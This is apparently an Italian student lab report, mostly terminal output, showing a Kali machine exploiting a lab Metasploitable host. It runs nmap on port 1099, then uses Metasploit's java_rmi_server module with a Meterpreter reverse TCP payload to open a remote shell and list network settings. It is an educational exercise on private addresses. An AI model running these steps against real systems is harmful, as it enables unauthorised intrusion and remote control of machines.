

REPORT CONSEGNA S7L5

settato l'ip della kali e della meta procedo col ping per vedere se la raggiungo




```
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9f:a9:7f brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::6029:3635:2318:8333/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=128 time=0.450 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=128 time=0.468 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=128 time=0.460 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=128 time=0.576 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=128 time=0.570 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=128 time=0.534 ms
^C
--- 192.168.11.112 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5126ms
rtt min/avg/max/mdev = 0.450/0.509/0.576/0.052 ms
```

apro mfsconsole e mi accingo ad aggiungere l'exploit




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||

       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
                                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry              .                normal     No     Java RMI Regist
ry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server
 Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)             .                .          .      .
   3    \_ target: Windows x86 (Native Payload)       .                .          .      .
   4    \_ target: Linux x86 (Native Payload)         .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)      .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)      .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server
 Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnect
ionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi
_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

verifico che la porta sia aperta




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 05:12 EST
Nmap scan report for 192.168.11.112
Host is up (0.00038s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:7E:B3:AF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

┌──(kali㉿kali)-[~]
└─$
```

setto le options



```
[*] Backgrounding session 1 ...
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                         g-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    192.168.11.111   yes       The local host or network interface to listen on. This must b
                                         e an address on the local machine or 0.0.0.0 to listen on all
                                          addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generat
                                         ed)
   URIPATH    /                no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```


ALL ATTAAAAACCOOO!!



```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53838) at 2024-12-20 06:05:49 -0
500

meterpreter > 
```

sono dentro

visualizzo i parametri di rete



```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8e:9bf8
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe8e:9bf8  ::       ::
meterpreter > 
```

enniente. quindi fatto

ciaooo